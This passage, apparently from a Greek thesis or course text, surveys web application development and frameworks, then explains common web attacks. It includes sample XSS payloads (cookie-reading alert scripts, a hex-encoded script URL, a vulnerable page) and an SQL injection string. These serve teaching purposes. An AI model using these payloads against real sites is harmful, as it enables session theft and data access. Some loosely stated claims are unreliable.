Η ανάπτυξη εφαρμογών ιστού είναι επίσης φθηνότερη και ταχύτερη από τη δημιουργία εγγενών εφαρμογών ή προγραμμάτων γραφείου. Σε μεγάλο βαθμό, αυτό οφείλεται στο γεγονός ότι δεν χρειάζεται να διαθέσουμε επιπλέον πόρους για την εκμάθηση ιδιόκτητων πλαισίων, τη διενέργεια διαδικασιών ελέγχου ή την ανάπτυξη τοπικών πακέτων εγκατάστασης. Επιπλέον, σε σύγκριση με άλλα είδη λογισμικού, η ανάπτυξη διαδικτυακών εφαρμογών απαιτεί συνήθως πολύ λιγότερη προσαρμοσμένη προσπάθεια. Αυτό οφείλεται εν μέρει στην ευρεία χρήση διαφόρων πλαισίων, βιβλιοθηκών front-end και άλλων εργαλείων που επιταχύνουν την ανάπτυξη. Ακόμη καλύτερα, για να επιταχύνουν ακόμη περισσότερο την κατασκευή, πολλοί προγραμματιστές εφαρμογών ιστού στρέφονται όλο και περισσότερο σε τεχνολογίες χαμηλού κώδικα.

2.7.4. Μειονεκτήματα εφαρμογών ιστού

2.7.4.1. Βασίζονται στην πρόσβαση στο διαδίκτυο

Σε γενικές γραμμές, αν και όχι πάντα, οι διαδικτυακές εφαρμογές απαιτούν από τους χρήστες σας να έχουν σταθερή σύνδεση στο διαδίκτυο. Τουλάχιστον, θα πρέπει κανονικά να είναι συνδεδεμένοι στο διαδίκτυο για να έχουν πλήρη λειτουργικότητα. Ή, αν μπορεί να αναπτύξετε τα εργαλεία σας σε τοπικούς διακομιστές, οπότε οι χρήστες θα πρέπει να βρίσκονται στο δίκτυό σας για να έχουν πρόσβαση σε αυτά.

Πράγμα που δεν σημαίνει ότι κάτι από αυτά αποτελεί απαραίτητα πρόβλημα. Στην πραγματικότητα, είναι επιθυμητό σε ορισμένες περιπτώσεις. Το βασικό είναι να γνωρίζετε τους περιορισμούς της ανάπτυξης εφαρμογών ιστού εδώ.

2.7.4.2. Περιορισμοί στις λειτουργίες

Οι διαδικτυακές εφαρμογές θα έχουν επίσης ορισμένους λειτουργικούς περιορισμούς, ιδίως όσον αφορά το υλικό και άλλα ενσωματωμένα χαρακτηριστικά σε συγκεκριμένες συσκευές, εφόσον όλα τα άλλα πράγματα είναι ίδια.

Το παραδοσιακό παράδειγμα αυτού θα ήταν η χρήση της κάμερας ή του μικροφώνου σε ορισμένες συσκευές, αλλά τα σημερινά λειτουργικά συστήματα το καθιστούν αυτό δυνατό για τους καταναλωτές σχετικά εύκολα. Η δυνατότητα της εφαρμογής σας να επικοινωνεί με συγκεκριμένα χαρακτηριστικά του λειτουργικού σας συστήματος και της ρύθμισης είναι πιο πιθανό να έχει περιορισμούς. Σκεφτείτε τις ειδοποιήσεις push, οι οποίες λειτουργούν διαφορετικά σε διάφορες συσκευές. Τις περισσότερες φορές, η επίτευξη μιας συγκεκριμένης λειτουργικότητας δεν θα είναι αδύνατη. Αντίθετα, θα είναι απλώς πιο δύσκολη και ίσως χρειαστεί να συμβιβαστείτε με μια λιγότερο κομψή επιλογή.

2.7.5. Διαδικασία ανάπτυξης εφαρμογών ιστού

Η διαδικασία δημιουργίας μιας διαδικτυακής εφαρμογής περιλαμβάνει πολλά διαφορετικά βήματα. Τα οκτώ βήματα για τη δημιουργία μιας διαδικτυακής εφαρμογής συνοψίζονται εδώ:

1. Ορίστε το πρόβλημα που προσπαθείτε να λύσετε: Είναι σημαντικό να ορίσετε το ζήτημα. Χρησιμεύει ως πυξίδα και βοριάς σας. Το πρόβλημά σας γεννά τη λύση σας.
2. Η ροή εργασιών της διαδικτυακής σας εφαρμογής θα πρέπει να σχεδιαστεί αφού αποφασίσετε για μια λύση. Τι πρέπει να γίνει στο εσωτερικό της διαδικτυακής σας εφαρμογής για να διορθωθεί το πρόβλημα;
3. Δημιουργήστε το πρωτότυπο της εφαρμογής ιστού: Δημιουργήστε ένα σύρμα της ροής εργασίας σας. Το σύρμα σας είναι απλώς ένα εργαλείο που θα σας βοηθήσει να εξηγήσετε τη λύση σας στο κοινό στο οποίο απευθύνεστε.
4. Λάβετε ανάδραση. Παρουσιάστε το σχέδιό σας σε πιθανούς χρήστες της νέας σας διαδικτυακής εφαρμογής. Καταγράψτε τα σχόλια και επαναλάβετε το σχεδιασμό μέχρι να είστε ευχαριστημένοι εσείς και οι πιθανοί χρήστες σας.
5. Επιλογή εργαλείων. Είναι ζωτικής σημασίας να επιλέγετε το κατάλληλο εργαλείο για την εργασία σας (στην προκειμένη περίπτωση, την εφαρμογή ιστού) και όχι να ακολουθείτε τυφλά τις τάσεις. Μια απλή εφαρμογή to-do, για παράδειγμα, μπορεί να μην χρειάζεται το Django και το React συνδεδεμένα.
6. Κατασκευάστε την εφαρμογή ιστού σας:
    - **Βάση δεδομένων:** Επιλέξτε τους τύπους δεδομένων και τα δεδομένα που πρέπει να αποθηκεύσετε στη βάση δεδομένων σας. Στη συνέχεια, δημιουργήστε τη βάση δεδομένων σας.
    - **Frontend:** Τόσο το μπροστινό όσο και το πίσω μέρος θα κατασκευαστούν πιθανότατα ταυτόχρονα. Το frontend σας θα μοιάζει περίπου με το πρωτότυπο ή το σχέδιο που αξιολογήσατε προηγουμένως. Η HTML, η CSS και το JS αποτελούν το frontend. Ένα από τα frontend frameworks μας παρατίθεται παρακάτω.
    - **Backend:** Ένα από τα πιο δύσκολα βήματα στην ανάπτυξη μιας διαδικτυακής εφαρμογής είναι η δημιουργία του backend. Τα κύρια καθήκοντα του backend είναι να εξυπηρετεί το frontend, να πιστοποιεί τους χρήστες και να παρέχει τερματικά σημεία HTTP για το frontend σας (θυμηθείτε το CRUD!).
7. Η δοκιμή της διαδικτυακής σας εφαρμογής είναι μια συνεχής δραστηριότητα που συχνά πραγματοποιείται τόσο κατά τη διάρκεια όσο και μετά τη φάση της κατασκευής. Η δοκιμή μπορεί να πραγματοποιείται χειροκίνητα ή αυτόματα. Θα πρέπει να καταβάλλετε προσπάθεια για την αντιμετώπιση των δοκιμών λειτουργικότητας, χρηστικότητας, συμβατότητας, ασφάλειας και απόδοσης κατά τη φάση των δοκιμών.
8. Φιλοξενία και ανάπτυξη εφαρμογών ιστού: Η φιλοξενία συνεπάγεται την εκτέλεση της διαδικτυακής σας εφαρμογής σε έναν διακομιστή. Πρέπει να επιλέξετε μια εταιρεία φιλοξενίας cloud και να αγοράσετε ένα domain. Πρέπει

να χρησιμοποιήσετε ένα εργαλείο CI για να μεταφέρετε την εφαρμογή ιστού από το τοπικό σας σύστημα στον πάροχο cloud και να την αναπτύξετε.

2.7.6. Πλαίσια ανάπτυξης εφαρμογών ιστού

Τα πλαίσια έχουν σχεδιαστεί για να κάνουν την ανάπτυξη εφαρμογών ιστού απλούστερη και ταχύτερη από τη συγγραφή μιας εφαρμογής ιστού από το μηδέν. Κάθε πλαίσιο εφαρμογών ιστού έχει μια μοναδική φιλοσοφία και πλεονεκτήματα.

Το backend και το frontend είναι οι δύο κατηγορίες. Τα παρακάτω frontend frameworks αντιπροσωπεύουν απλώς το επίπεδο προβολής μιας εφαρμογής ιστού- δεν είναι καθόλου αληθινά frameworks. Αλλά για λόγους απλότητας, θα τα ονομάζουμε πλαίσια.

2.7.6.1. Backend πλαίσια

- **Rails**: Το Rails περιγράφει τον εαυτό του ως "ένα πλαίσιο εφαρμογών ιστού που περιλαμβάνει όλα όσα απαιτούνται για τη δημιουργία διαδικτυακών εφαρμογών με βάση τη βάση δεδομένων σύμφωνα με το πρότυπο Model-View-Controller (MVC)". Το Rails είναι ένα φανταστικό πλαίσιο για προγραμματισμό ιστού με βάση δεδομένων και μεταπρογραμματισμό, ο οποίος επιτρέπει στα προγράμματα υπολογιστών να θεωρούν άλλα προγράμματα ως δεδομένα τους. Για μικροσκοπικές εφαρμογές, κατά τη γνώμη μου, το Rails είναι το ιδανικό πλαίσιο.
- **Django:** "Πλαίσιο Web Python υψηλού επιπέδου που προωθεί την ταχεία ανάπτυξη και τον καθαρό, ρεαλιστικό σχεδιασμό", είναι ο τρόπος με τον οποίο παρουσιάζεται το Django. Πιστεύω ότι όποιος ασχολείται με τον επιστημονικό προγραμματισμό ή την επεξεργασία δεδομένων θα πρέπει να επιλέξει το Django.
- **Laravel:** "Ένα πλαίσιο εφαρμογών ιστού με εκφραστικό, κομψό συντακτικό", είναι ο τρόπος με τον οποίο αναφέρεται το Laravel. Η PHP, μια γλώσσα υπολογιστών, χρησιμοποιείται για τη δημιουργία του Laravel. Το μοντέλο-προβολή-ελεγκτής είναι ένα αρχιτεκτονικό πρότυπο που χρησιμοποιεί το Laravel. Το Laravel είναι εύκολο στη χρήση και προσιτό χάρη στον πλούτο των δυνατοτήτων του. Είναι κατάλληλο για διάφορους σκοπούς.

2.7.6.2. Frontend πλαίσια/βιβλιοθήκες

Τα παρακάτω frontend frameworks είναι όλα γραμμένα σε JavaScript.

- **React:** "Μια βιβλιοθήκη Javascript για τη δημιουργία διεπαφών χρήστη" είναι ο τρόπος με τον οποίο χαρακτηρίζεται απλώς το React. Αυτή είναι μια πραγματικά απλή και ανεπιτήδευτη εξήγηση του React. Πρόκειται για μια ισχυρή βιβλιοθήκη frontend που ανέπτυξε και διατηρεί το Facebook. Το πιο γνωστό και ισχυρό πλαίσιο frontend είναι το React, το οποίο συζητήθηκε προηγουμένως. Μπορεί να χρησιμοποιηθεί για έργα μεγάλης κλίμακας στο διαδίκτυο.
- **Vue:** "Το προοδευτικό πλαίσιο JavaScript" είναι ο τρόπος με τον οποίο περιγράφεται η Vue. Το Vue είναι καλύτερο για τα περισσότερα μεγέθη έργων

από το React, καθώς είναι μικρότερο και απλούστερο στην κατανόηση. Επιπλέον, είναι απλό να εφαρμοστεί σε ένα έργο, κάτι που είναι χρήσιμο.

- **Svelte**: Η Svelte αυτοπροσδιορίζεται ως "κυβερνητικές διαδικτυακές εφαρμογές". Το νεότερο παιδί στο τετράγωνο, το Svelte, είναι ένας μεταγλωττιστής σε αντίθεση με ένα πλαίσιο. Αυτό έχει ως αποτέλεσμα πολύ γρήγορες εφαρμογές ιστού, επειδή δεν υπάρχει εικονικό DOM, δεν χρειάζεται να φορτώσετε ένα πλαίσιο κατά την εκτέλεση και δεν υπάρχουν πλαίσια πάνω σε πλαίσια. Με την απλούστερη καμπύλη εκμάθησης μεταξύ των προαναφερθέντων πλαισίων frontend, το Svelte είναι το καταλληλότερο για την ανάπτυξη διαδικτυακών εφαρμογών μικρού και μεσαίου μεγέθους. Μεγάλες διαδικτυακές εφαρμογές δεν έχουν δοκιμαστεί ακόμη με αυτό. Αν και το οικοσύστημα και η κοινότητα είναι μικρότερα από αυτά των React και Vue, επεκτείνονται. Το Svelte χρησιμοποιείται από την Budibase και το λατρεύουμε.

3. Προκλήσεις και Ζητήματα Ασφαλείας Εφαρμογών Ιστού

Μερικά από τα βασικά ζητήματα ασφάλειας του Διαδικτύου, αφορούν την αντιμετώπιση επιθέσεων, όπως:

- Πλαστοπροσωπία (masquerading): Συμβαίνει όταν ένας μη εξουσιοδοτημένος χρήστης προσπαθεί μέσω αντιποίησης ταυτότητας να ξεγελάσει το σύστημα ελέγχου πρόσβασης και να χρησιμοποιήσει πόρους του συστήματος ως να ήταν κάποιος άλλος νόμιμα εξουσιοδοτημένος χρήστης.
- Παθητική παρακολούθηση (passive tapping): Συμβαίνει όταν ο επιτιθέμενος αποκτά πρόσβαση στη διακίνηση δεδομένων και τα καταγράφει, π.χ. με σκοπό τη μετέπειτα ανάλυσή τους.
- Ενεργή παρακολούθηση (active tapping): Συμβαίνει όταν ο επιτιθέμενος αποκτά πρόσβαση στη διακίνηση δεδομένων και είτε τα τροποποιεί είτε εισάγει δικά του πλαστά δεδομένα.
- Αποποίηση (repudiation): Συμβαίνει όταν μια νόμιμα εξουσιοδοτημένη οντότητα αποποιείται τη συμμετοχή της σε μια ενέργεια (π.χ. αποστολή ενός μηνύματος) στο σύστημα.
- Άρνηση Εξυπηρέτησης (denial of service): Συμβαίνει όταν ο επιτιθέμενος προκαλεί υπερβολική κατανάλωση ή δέσμευση πόρων προκειμένου να παρεμποδίσει την ομαλή λειτουργία συστήματος.
- Επανεκπομπή μηνυμάτων (replay): Συμβαίνει όταν ο επιτιθέμενος συνδυάζει παθητική παρακολούθηση με καταγραφή μηνυμάτων και μεταγενέστερη επανεκπομπή (playback) τους (π.χ. κρυπτογραφημένα συνθηματικά).
- Ανάλυση επικοινωνίας (traffic analysis): Πρόκειται για μορφή παθητικής παρακολούθησης (ακόμη και κρυπτογραφημένων δεδομένων), με σκοπό την ανάλυση της κυκλοφορίας / διακίνησης δεδομένων και την έμμεση εξαγωγή συμπερασμάτων που μπορεί να οδηγήσει σε χρήσιμες αποκαλύψεις για επόμενη επίθεση.
- Κακόβουλο λογισμικό (viruses, Trojan horses, worms): Λογισμικό του οποίου ο επιτιθέμενος επιδιώκει την εκτέλεση από νόμιμα εξουσιοδοτημένες οντότητες με σκοπό την εξαπόλυση πρόσθετων επιμέρους επιθέσεων.

Η αντιμετώπιση των παραπάνω ζητημάτων αποτελεί απαραίτητη προϋπόθεση για την ανάπτυξη των διαφόρων υπηρεσιών Διαδικτύου και την αποδοχή τους από τους τελικούς χρήστες, όπως για παράδειγμα η ανάπτυξη του ηλεκτρονικού εμπορίου και γενικότερα του ηλεκτρονικού επιχειρείν. Σε διαφορετική περίπτωση, είναι πιθανόν να προκληθούν συνέπειες, όπως:

- Αποκάλυψη πληροφοριών: Προκαλείται από την απώλεια της εμπιστευτικότητας της πληροφορίας και έχει ως αποτέλεσμα την αποκάλυψη μέρους ή του συνόλου της διαβαθμισμένης ή ευαίσθητης πληροφορίας που τηρείται σε ένα Π.Σ.
- Αλλοίωση πληροφοριών: Προκαλείται από την απώλεια της ακεραιότητας της πληροφορίας που προκύπτει από τη μη εξουσιοδοτημένη εισαγωγή, τροποποίηση ή διαγραφή τμήματος ή του συνόλου της πληροφορίας που τηρείται σε ένα Π.Σ.

- Άρνηση Εξυπηρέτησης: Στις διαδικτυακές υπηρεσίες η άρνηση εξυπηρέτησης που παρουσιάζεται είτε ως ολική αδυναμία εξυπηρέτησης είτε ως αλλοίωση των ποιοτικών στοιχείων της (όπως ο χρόνος απόκρισης) προκαλεί την απώλεια της διαθεσιμότητας του συστήματος στους νόμιμους χρήστες του. Όταν ένα σύστημα ή μια υπηρεσία είναι μη διαθέσιμη, προκαλείται αύξηση του κόστους λειτουργίας, που παρουσιάζεται ως άμεση απώλεια κερδών από την αδυναμία χρήσης της υπηρεσίας ή ως έμμεση απώλεια από προσφυγή των χρηστών σε ανταγωνιστικές υπηρεσίες.
- Δυσφήμιση: Το Διαδίκτυο αποτελεί ένα ιδιαίτερα ανταγωνιστικό περιβάλλον, όπου η φήμη μιας υπηρεσίας αποτελεί ένα από τα βασικά κριτήρια επιλογής της. Τα συμβάντα (αν)ασφαλείας σε αυτό το νέο μέσο κοινοποιούνται γρήγορα και προκαλούν αρνητική φήμη (δυσφήμηση) και απώλεια δυνητικών ή παρόντων χρηστών.
- Κόστος: Ήδη αναφέρθηκε πώς προκύπτει το κόστος στην περίπτωση της άρνησης εξυπηρέτησης. Επιπροσθέτως, όμως, κάθε συνέπεια ενός συμβάντος ασφάλειας συμμετέχει στην αύξηση του κόστους είτε μέσω της δυσφήμησης είτε μέσω των ενεργειών για την αποκατάσταση της ζημιάς και την εφαρμογή αντιμέτρων, είτε μέσω ποινών που μπορεί να επιβληθούν από αρχές, όπως τα δικαστήρια.

3.1. Γνωστές Απειλές και Ευπάθειες Εφαρμογών Ιστού

3.1.1. Cross Site Scripting (XSS)

Επίθεση Cross Site Scripting (XSS) [21] θεωρείται όταν εισάγονται κακόβουλα scripts σε μία έμπιστη ιστοσελίδα. Αυτές οι επιθέσεις συμβαίνουν όταν ο επιτιθέμενος μέσω μίας εφαρμογής ιστού στέλνει κακόβουλο κώδικα στη μορφή ενός script από την πλευρά του προγράμματος περιήγησης σε ένα διαφορετικό τελικό χρήστη. Το πρόγραμμα περιήγησης του χρήστη δε μπορεί να αναγνωρίσει αν το script δεν είναι έμπιστο, οπότε το εκτελεί.

Το κακόβουλο script, νομίζοντας ο browser ότι είναι έμπιστος, μπορεί να αποκτήσει πρόσβαση σε cookies, session tokens και οτιδήποτε υπάρχει αποθηκευμένο για αυτή τη σελίδα. Επίσης, μπορεί να χρησιμοποιηθεί για να εκτελέσει μη εξουσιοδοτημένες ενέργειες από την πλευρά του χρήστη, όπως να κάνει μη εξουσιοδοτημένες αγορές ή να δημοσιεύσει μηνύματα.

Οι επιθέσεις XSS χωρίζονται σε 3 κύριους τύπους:

3.1.1.1. Αντικατοπτρισμένο XSS (Reflected XSS)

Αντικατοπτρισμένο XSS (Reflected XSS) μπορεί να συμβεί όταν η εφαρμογή ιστού λαμβάνει δεδομένα σε μία αίτηση HTTP και συμπεριλαμβάνει αυτά τα δεδομένα στην απάντηση HTTP με μη ασφαλή τρόπο. Για παράδειγμα, μία εφαρμογή ιστού έχει λειτουργία αναζήτησης, η οποία λαμβάνει τον όρο της αναζήτησης από το χρήστη μέσω μίας παραμέτρου στο URL:

http://mysite.gr/search?term=gift

Η εφαρμογή επιστρέφει τον όρο της αναζήτησης στην απάντηση, όπως παρακάτω:
You searched for: gift

Υποθέτοντας ότι η εφαρμογή δεν κάνει κάποια επεξεργασία στα δεδομένα που λαμβάνει, θα μπορούσαμε να συμπεριλάβουμε ένα script ως όρο αναζήτησης και η εφαρμογή θα το εκτελούσε:
http://mysite.gr/search?term=<script>alert(document.cookie)</script>

Με τον ίδιο τρόπο κάποιος δράστης θα μπορούσε να δημιουργήσει ένα URL με κάποιο κακόβουλο script και να το διαμοιράσει σε χρήστες, το οποίο θα είχε τη δυνατότητα να εκτελέσει ενέργειες χωρίς την έγκριση του χρήστη, να τροποποιήσει πληροφορίες, αλλά ακόμα και να κλέψει τη συνεδρία ή τα στοιχεία σύνδεσης του χρήστη και να ανακατευθύνει το φυλλομετρητή σε άλλη κακόβουλη σελίδα.

3.1.1.2. Αποθηκευμένο XSS (Stored XSS)

Το Αποθηκευμένο XSS (Stored XSS) είναι παρόμοιο με το Αντικατοπτρισμένο XSS, με τη διαφορά ότι αποθηκεύεται στον εξυπηρετητή της εφαρμογής ιστού και εκτελείται κάθε φορά που κάποιος επισκέπτεται τη συγκεκριμένη σελίδα. Επομένως, αυτός ο τύπος επίθεσης XSS μπορεί να επηρεάσει πολλούς χρήστες και για μεγάλο χρονικό διάστημα.

Για παράδειγμα υπάρχει μία ιστοσελίδα, στην οποία οι χρήστες μπορούν να δημοσιεύσουν σχόλια. Υποθέτοντας ότι η εφαρμογή δεν κάνει κάποια επεξεργασία στα δεδομένα που λαμβάνει, θα μπορούσε κάποιος να συμπεριλάβει ένα script στο πεδίο της δημοσίευσης σχολίου:
<script>alert(document.cookie)</script>

Αυτό θα αποθηκευτεί στη βάση δεδομένων και θα εκτελείται κάθε φορά που θα επισκέπτεται κάποιος τη συγκεκριμένη σελίδα. Με τον ίδιο τρόπο θα μπορούσε κάποιος δράστης να το εκμεταλλευτεί κακόβουλα έχοντας τις ίδιες δυνατότητες που αναφέρθηκαν παραπάνω για το Αντικατοπτρισμένο XSS.

3.1.1.3. XSS βασισμένη σε DOM

Η επίθεση XSS βασισμένη σε DOM είναι συνήθως είναι εφικτή όταν η JavaScript της εφαρμογής ιστού λαμβάνει δεδομένα από μη έμπιστες πηγές, όπως το URL, και τα διαβιβάζει στο μοντέλο αντικειμένου εγγράφου (DOM – Document Object Model) χωρίς επικύρωση. Ο εισβολέας μπορεί να τροποποιήσει αυτά τα δεδομένα εισάγοντας περιεχόμενο XSS στην ιστοσελίδα, όπως κώδικα JavaScript. Σε αντίθεση με τις προηγούμενες δύο επιθέσεις XSS, η XSS βασισμένη σε DOM πραγματοποιείται στο φυλλομετρητή του πελάτη χωρίς να εμπλέκεται κάποια απάντηση από τον εξυπηρετητή.

Παράδειγμα:
Έχουμε μία σελίδα με το παρακάτω περιεχόμενο:

```
<HTML>
<TITLE>Welcome!</TITLE>
Hello
<SCRIPT>
var pos=document.URL.indexOf("name=")+5;
document.write(document.URL.substring(pos,document.URL.length));
```

```
</SCRIPT>
<BR>
Welcome
…
</HTML>
```

Αυτή η σελίδα χρησιμοποιείται ως αρχική για τους συνδεδεμένους χρήστες, πχ "http://mysite.gr/welcome.html?name=John" και είναι ευάλωτη σε επίθεση XSS βασισμένη σε DOM. Σε τέτοιες περιπτώσεις, οι εισβολείς μπορούν να τροποποιήσουν το ερώτημα στο URL (?name=) και αντί για το όνομα του χρήστη να συμπεριλάβουν ένα script κωδικοποιημένο σε δεκαεξαδική μορφή για να μη μπορεί να διαβαστεί από το χρήστη, όπως το παρακάτω:
"http://mysite.gr/welcome.html?name=%3c%73%63%72%69%70%74%3e%61%6c%65%72%74%28%22%4c%45%41%56%45%20%54%48%49%53%20%50%41%47%45%21%20%59%4f%55%20%41%52%45%20%42%45%49%4e%47%20%48%41%43%4b%45%44%21%22%29%3b%3c%2f%73%63%72%69%70%74%3e"

Το script πριν την κωδικοποίηση ήταν το παρακάτω:
<script>alert("LEAVE THIS PAGE! YOU ARE BEING HACKED!");</script>

Μόλις ο χρήστης ανοίξει το URL, το script θα εκτελεστεί και θα εμφανιστεί ένα αναδυόμενο παράθυρο στο φυλλομετρητή του χρήστη που θα αναγράφει ένα μήνυμα. Με την ίδια διαδικασία, θα μπορούσε κάποιος να δημιουργήσει ένα URL με ένα script, το οποίο θα έκανε ανακατεύθυνση σε μία άλλη κακόβουλη σελίδα.

3.1.2. Έγχυση κώδικα (Code Injection)

Ένας τρόπος αποθήκευσης δεδομένων σε έναν ιστότοπο είναι η χρήση μιας βάσης δεδομένων. Υπάρχουν διάφοροι τύποι βάσεων δεδομένων, όπως μια βάση δεδομένων με Γλώσσα Δομημένων Ερωτήσεων (SQL) ή μια βάση δεδομένων με Γλώσσα Επεκτάσιμης Σήμανσης (XML). Τόσο οι επιθέσεις έγχυσης XML όσο και οι επιθέσεις έγχυσης SQL εκμεταλλεύονται αδυναμίες του προγράμματος, όπως η μη σωστή επικύρωση των ερωτημάτων της βάσης δεδομένων.

3.1.2.1. Έγχυση XML (XML Injection)

Όταν χρησιμοποιείτε μια βάση δεδομένων XML, μια έγχυση XML (XML Injection) [22] είναι μια επίθεση που μπορεί να καταστρέψει τα δεδομένα. Αφού ο χρήστης παράσχει δεδομένα, το σύστημα αποκτά πρόσβαση στα απαιτούμενα δεδομένα μέσω ενός ερωτήματος. Το πρόβλημα εμφανίζεται όταν το σύστημα δεν εξετάζει σωστά το αίτημα εισόδου που παρέχει ο χρήστης. Οι εγκληματίες μπορούν να χειραγωγήσουν το ερώτημα προγραμματίζοντάς το σύμφωνα με τις ανάγκες τους και να αποκτήσουν πρόσβαση στις πληροφορίες της βάσης δεδομένων. Όλα τα ευαίσθητα δεδομένα που είναι αποθηκευμένα στη βάση δεδομένων είναι προσβάσιμα στους εγκληματίες και μπορούν να κάνουν οποιονδήποτε αριθμό αλλαγών στον ιστότοπο. Μια επίθεση XML injection απειλεί την ασφάλεια του ιστότοπου.

3.1.2.2. Έγχυση SQL (SQL Injection)

SQL Injection [23] θεωρείται η επίθεση στην οποία εισάγεται ένα ερώτημα SQL μέσω του πεδίου εισαγωγής του χρήστη προς την εφαρμογή. Με μία τέτοια επίθεση μπορεί

κάποιος να διαβάσει ευαίσθητα δεδομένα από τη βάση ή να τα τροποποιήσει, να εκτελέσει ενέργειες διαχειριστή, όπως για παράδειγμα να τερματίσει το σύστημα διαχείρισης της βάσης δεδομένων (DBMS), να κατεβάσει κάποιο αρχείο που βρίσκεται στο DBMS, αλλά και να εκτελέσει εντολές στο λειτουργικό σύστημα.

Στο παράδειγμα που ακολουθεί παρακάμπτουμε τον έλεγχο του ερωτήματος να επιστρέφει αντικείμενα που ανήκουν στο συνδεδεμένο χρήστη και αντιθέτως επιστρέφει όλα τα αντικείμενα του πίνακα.
Έχοντας συνδεθεί στην εφαρμογή ιστού ως ο χρήστης “bob” βλέπουμε ένα πεδίο αναζήτησης, στο οποίο καταχωρούμε ένα όνομα αντικειμένου και μας επιστρέφει το αποτέλεσμα. Το ερώτημα προς τη βάση δεδομένων αυτού του πεδίου εκτελείται ως ακολούθως:

```
SELECT * FROM items
WHERE username = ‘bob’
AND itemname = ;
```

Χρησιμοποιώντας τη συνθήκη “OR 1=1” σε συνδυασμό με τις μονές αγκύλες, καταχωρούμε το παρακάτω στο πεδίο αναζήτησης:
name' OR '1'='1

Η συνθήκη “OR ‘1’=’1’” προκαλεί τον τελεστή “WHERE” να είναι πάντα αληθής, οπότε το ερώτημα υποθετικά εκτελείται ως “SELECT * FROM items;” και επιστρέφει όλα τα αντικείμενα που υπάρχουν στον πίνακα items.

3.1.3. Επίθεση Buffer Overflow

Η υπερχείλιση του buffer (buffer overflow) [24] συμβαίνει όταν τα δεδομένα υπερβαίνουν τα όρια του buffer. Οι απομονωτές είναι περιοχές μνήμης που διατίθενται σε μια εφαρμογή. Αλλάζοντας δεδομένα πέρα από τα όρια ενός buffer, η εφαρμογή αποκτά πρόσβαση σε μνήμη που έχει διατεθεί σε άλλες διεργασίες. Αυτό μπορεί να οδηγήσει σε κατάρρευση του συστήματος, παραβίαση δεδομένων ή να παρέχει κλιμάκωση προνομίων.

Το CERT/CC του Πανεπιστημίου Carnegie Mellon εκτιμά ότι σχεδόν οι μισές από όλες τις εκμεταλλεύσεις προγραμμάτων υπολογιστών προέρχονται ιστορικά από κάποια μορφή υπερχείλισης ρυθμιστικού διαφράγματος. Η γενική ταξινόμηση των υπερχειλίσεων ρυθμιστικού διαφράγματος περιλαμβάνει πολλές παραλλαγές, όπως στατικές υπερβάσεις ρυθμιστικού διαφράγματος, σφάλματα ευρετηρίασης, σφάλματα συμβολοσειρών μορφοποίησης, αναντιστοιχίες μεγέθους ρυθμιστικού διαφράγματος Unicode και ANSI και υπερβάσεις σωρού.

3.1.4. Απομακρυσμένη εκτέλεση κώδικα (Remote Code Execution)

Οι ευπάθειες επιτρέπουν σε έναν εγκληματία του κυβερνοχώρου να εκτελέσει κακόβουλο κώδικα και να αναλάβει τον έλεγχο ενός συστήματος με τα προνόμια του χρήστη που εκτελεί την εφαρμογή. Η απομακρυσμένη εκτέλεση κώδικα (remote code execution) [25] επιτρέπει σε έναν εγκληματία να εκτελέσει οποιαδήποτε εντολή σε ένα μηχάνημα-στόχο.

Πάρτε, για παράδειγμα, το Metasploit. Το Metasploit είναι ένα εργαλείο για την ανάπτυξη και την εκτέλεση κώδικα εκμετάλλευσης εναντίον ενός απομακρυσμένου στόχου. Το Meterpreter είναι μια ενότητα εκμετάλλευσης μέσα στο Metasploit που παρέχει προηγμένα χαρακτηριστικά. Το Meterpreter επιτρέπει στους εγκληματίες να γράφουν τις δικές τους επεκτάσεις ως κοινόχρηστο αντικείμενο. Οι εγκληματίες μεταφορτώνουν και εισάγουν αυτά τα αρχεία σε μια εκτελούμενη διεργασία στο στόχο. Το Meterpreter φορτώνει και εκτελεί όλες τις επεκτάσεις από τη μνήμη, έτσι ώστε να μην εμπλέκεται ποτέ ο σκληρός δίσκος. Αυτό σημαίνει επίσης ότι αυτά τα αρχεία περνούν κάτω από το ραντάρ της ανίχνευσης από τα antivirus. Το Meterpreter διαθέτει μια ενότητα για τον έλεγχο της κάμερας web ενός απομακρυσμένου συστήματος. Μόλις ένας εγκληματίας εγκαταστήσει το Meterpreter στο σύστημα του θύματος, μπορεί να δει και να καταγράψει εικόνες από την κάμερα του θύματος.

3.1.5. Έλεγχοι ActiveX και Java

Κατά την περιήγηση στο διαδίκτυο, ορισμένες σελίδες ενδέχεται να μην λειτουργούν σωστά, εκτός εάν ο χρήστης εγκαταστήσει ένα στοιχείο ελέγχου ActiveX. Τα στοιχεία ελέγχου ActiveX παρέχουν τη δυνατότητα ενός πρόσθετου στον Internet Explorer. Τα στοιχεία ελέγχου ActiveX είναι κομμάτια λογισμικού που εγκαθίστανται από τους χρήστες για να παρέχουν εκτεταμένες δυνατότητες. Τρίτοι γράφουν ορισμένα στοιχεία ελέγχου ActiveX και μπορεί να είναι κακόβουλα. Μπορούν να παρακολουθούν τις συνήθειες περιήγησης, να εγκαθιστούν κακόβουλο λογισμικό ή να καταγράφουν τις πληκτρολογήσεις. Τα στοιχεία ελέγχου ActiveX λειτουργούν επίσης σε άλλες εφαρμογές της Microsoft.

Η Java λειτουργεί μέσω ενός διερμηνευτή, της εικονικής μηχανής Java (Java Virtual Machine, JVM). Η JVM επιτρέπει τη λειτουργικότητα του προγράμματος Java. Η JVM κάνει sandboxes ή απομονώνει τον μη αξιόπιστο κώδικα από το υπόλοιπο λειτουργικό σύστημα. Υπάρχουν ευπάθειες, οι οποίες επιτρέπουν σε μη αξιόπιστο κώδικα να παρακάμπτει τους περιορισμούς που επιβάλλει το sandbox. Υπάρχουν επίσης ευπάθειες στη βιβλιοθήκη κλάσεων της Java, την οποία χρησιμοποιεί μια εφαρμογή για την ασφάλειά της. Η Java είναι η δεύτερη μεγαλύτερη ευπάθεια ασφαλείας μετά το πρόσθετο Flash της Adobe.

3.1.6. Πρόσθετα προγραμμάτων περιήγησης και δηλητηρίαση (poisoning)

Οι παραβιάσεις της ασφάλειας μπορούν να επηρεάσουν τα προγράμματα περιήγησης στο διαδίκτυο εμφανίζοντας αναδυόμενες διαφημίσεις, συλλέγοντας προσωπικά αναγνωρίσιμες πληροφορίες ή εγκαθιστώντας διαφημιστικό λογισμικό, ιούς ή λογισμικό κατασκοπείας. Ένας εγκληματίας μπορεί να χακάρει το εκτελέσιμο αρχείο ενός προγράμματος περιήγησης, τα συστατικά του προγράμματος περιήγησης ή τα πρόσθετά του.

Πρόσθετα

